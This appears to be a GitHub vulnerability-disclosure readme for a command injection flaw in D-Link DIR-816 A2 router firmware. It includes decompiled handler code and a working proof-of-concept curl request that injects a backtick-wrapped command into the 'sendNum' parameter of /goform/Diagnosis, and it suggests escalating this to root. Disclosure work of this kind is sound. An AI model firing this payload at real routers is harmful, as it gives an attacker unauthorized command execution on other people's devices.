z1r00 Update readme.md History

1 contributor


34 lines (20 sloc) | 1.02 KB ...

D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
overTime = websGetVar(a1, "overTime", "10");
trHops = websGetVar(a1, "trHops", &word_4769AC);
(websWrite)(a1, "HTTP/1.1 200 OK\nContent-type: text/plain\nPragma: no-cache\nCache-Control: no-cache\n\n");
if ( !strcmp(pingAddr, "0.0.0.0") )
  goto LABEL_4;
v7 = *doType;
if ( v7 == '0' )
{
  if ( !pSize )
    return websDone(a1, 200);
  v9 = atoi(pSize);
  if ( v9 <= 0 )
    return websDone(a1, 200);
  snprintf(v10, 1023, "ping -c %s -s %d -W %s %s > %s 2>&1", sendNum, v9, overTime, pingAddr, "/tmp/diagnosis");
}
else
{
  if ( v7 != 49 )
  {
LABEL_4:
    puts("Error: Parameter is invalid");
    return websDone(a1, -200);
  }
  snprintf(v10, 1023, "traceroute -m %s %s > %s 2>&1", trHops, pingAddr, "/tmp/diagnosis");
}
sub_45A954();
snprintf(v11, 1023, "> %s", "/tmp/diagnosis");
system(v11);
doSystembk("%s; sleep 1; rm -f %s", v10, "/tmp/diagnosis");
return websDone(a1, 200);
```

Vulnerability occurs in /goform/Diagnosis， After the if condition is met, setnum will be spliced into v10 by snprintf, and finally system will be executed, resulting in a command injection vulnerability

Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/Diagnosis -d tokenid=xxxx -d
'pingAddr=192.168.0.1' -d 'sendNum=`reboot`'
```

Then you can see that the router restarts, and finally we can write an exp to get root